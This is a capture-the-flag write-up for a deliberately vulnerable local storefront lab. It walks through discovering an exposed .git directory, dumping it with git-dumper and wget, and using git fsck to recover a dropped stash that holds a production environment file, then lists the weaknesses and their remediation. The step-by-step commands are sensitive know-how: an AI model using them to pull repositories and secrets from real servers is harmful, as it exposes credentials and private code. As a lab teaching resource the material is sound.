
The storefront was deployed by copying the developer’s checkout to the server, .git directory included, and the web server lists directories. The history we can see is clean. The secret is in a stash that was dropped, which Git stops showing but keeps on disk.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000.
Discovery
A build id in the footer
The footer prints the version next to a short hex string:
v2.23.0 · build 982676cSeven hex characters is what an abbreviated Git commit looks like. A build id like this often comes from git rev-parse --short HEAD at deploy time, so the server was deployed from a Git checkout. The next question is whether that checkout came along with its .git directory.
Checking for /.git/
Directory brute-forcers find it as well: SecLists’ Discovery/Web-Content/common.txt contains .git/HEAD. Asking directly is faster:

curl http://localhost:3000/.git/HEADref: refs/heads/mainThat’s the content of a real HEAD file. Open http://localhost:3000/.git/ in a browser and you get an nginx-style directory listing: COMMIT_EDITMSG, HEAD, config, description, index, plus the logs/, objects/ and refs/ directories. Every file of the repository is one click away.
Downloading the repository
Download it outside the OopsSec Store checkout, or any other Git repository. Dumping a .git into an existing working copy nests one repository inside another.
mkdir -p ~/loot && cd ~/lootWith git-dumper
git-dumper detects the listing and walks it recursively, so it also picks up objects that no branch points to. Install it in a virtualenv:
python3 -m venv venv
venv/bin/pip install git-dumper
venv/bin/git-dumper http://localhost:3000/ storefront
[-] Testing http://localhost:3000/.git/HEAD [200]
[-] Testing http://localhost:3000/.git/ [200]
[-] Fetching .git recursively
...
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 5 paths from the indexFetching .git recursively is the line that matters. Without a listing, git-dumper falls back to guessing well-known paths and following the history from HEAD. Objects that nothing references are never found that way.
With wget
Or, instead of git-dumper, with wget, still from ~/loot:
wget -q -r -np -nH -e robots=off -R "index.html*" -P storefront http://localhost:3000/.git/
git -C storefront checkout .
-P storefront writes everything under storefront/, creating it if needed. -np keeps wget from climbing above /.git/, -nH drops the hostname directory, and -R "index.html*" throws away the saved listing pages. git checkout . restores the working tree from the index.
Looking around
cd ~/loot/storefront
git log --oneline
982676c (HEAD -> main) Configure production build
535e60a Add storefront theme
50e81dd Initial commit982676c is the build id from the footer. The README explains how the .git got onto the server:
## Deployment

    npm run build
    rsync -az ./ deploy@web-01:/var/www/storefront/
rsync ./ copies everything, .git included. The .gitignore is the other interesting file:
node_modules/
.next/
.env
.env.local
.env and .env.local are ignored. .env.production is not, so a git add . would have picked it up. None of the three commits contains it, though, and the obvious places come up empty:
git log --all --oneline   # the same three commits
git stash list            # nothing
Finding what Git forgot to forget
git stash saves your changes as commits, and git stash drop only deletes the reference to them (refs/stash). The commits stay in objects/ as unreachable objects until git gc prunes them, and a deployment box rarely runs gc. Since the listing let us download every object, they came along.
git fsck checks the object database, and --unreachable lists everything that no ref, reflog or index entry points to:
LC_ALL=C git fsck --unreachableunreachable commit c4274c174040cd4bdc6f75d0e5c217ad266f6400
unreachable tree eaacec3a3a3b454ccf6ee1d282bf6709e41cd59a
unreachable blob f13df47f48671eae64d2e75a7059a16faf1a1ee1
unreachable commit bb6588ebed0794e20ca1116eb182d17eb31cce5dLC_ALL=C forces English output. fsck translates its messages, and the pipeline below relies on the SHA being the third word of each line.
Two orphan commits, one tree and one blob: that’s the shape of a stash. A stash entry is a merge commit W (“WIP on main: …”) whose parents are the HEAD at stash time and a commit I that records the index. The git-stash documentation gives a recipe for finding dropped entries, which filters the unreachable commits down to merges with “WIP” in their message:
LC_ALL=C git fsck --unreachable | grep commit | cut -d' ' -f3 \
  | xargs git log --merges --no-walk --grep=WIP --oneline
c4274c1 WIP on main: 982676c Configure production buildReading the stash
Inspect the objects by hand with git cat-file -p, starting with the WIP commit:
git cat-file -p c4274c174040cd4bdc6f75d0e5c217ad266f6400tree eaacec3a3a3b454ccf6ee1d282bf6709e41cd59a
parent 982676cec88d40050f881ad7bf8904b5c7893560
parent bb6588ebed0794e20ca1116eb182d17eb31cce5d
author Renoir Dessendre <renoir.dessendre@oss.com> 1768495690 +0100
committer Renoir Dessendre <renoir.dessendre@oss.com> 1768495690 +0100
WIP on main: 982676c Configure production buildTwo parents: HEAD (982676c) and the index commit (bb6588e). Its tree is the working directory at stash time:
git cat-file -p eaacec3a3a3b454ccf6ee1d282bf6709e41cd59a100644 blob f13df47f48671eae64d2e75a7059a16faf1a1ee1 .env.production
100644 blob 7e7ddd4653a9fb1d2bc31691e00baf9176b299dd .gitignore
100644 blob e8128dfe15b9da1599a5c1a428a8bd9db62647be README.md
100644 blob b9f289635e5ba1565ca7693a190a97b4eb643a29 next.config.js
100644 blob a1d9e7bca7b9a71f693306438dfe7e314e7fc45e package.json
040000 tree 97cb4e9bc0c5401d470413c54f7069bc1457dd4c themeThere’s .env.production. Read its blob:
git cat-file -p f13df47f48671eae64d2e75a7059a16faf1a1ee1
The flag is OSS{g1t_st4sh_n3v3r_f0rg3ts}.
Vulnerability chain
- CWE-527: the deployment copies the working copy,
.gitincluded, into the web root. - CWE-548: the web server lists directories, which exposes every object, including the unreachable ones.
- CWE-538: a production secret was committed to the object database through a stash, which
git stash dropdoes not erase.
Remediation
Deploy build artifacts, not checkouts. A CI artifact, a container image with .git in .dockerignore, or rsync --exclude='.git' at the very least.
Have the reverse proxy return 404 for any path segment that starts with a dot (keeping /.well-known/ open), and leave autoindex off.
Rotate the token. Once it has been reachable under /.git/, it is public, and cleaning the repository afterwards does not change that.
To purge dropped stashes and other unreachable objects from a repository you keep, expire the reflog and prune without the grace period:
git reflog expire --expire-unreachable=now --all
git gc --prune=now
Finally, ignore environment files by pattern (.env* with a !.env.example exception) and run a secret scanner such as gitleaks as a pre-commit hook.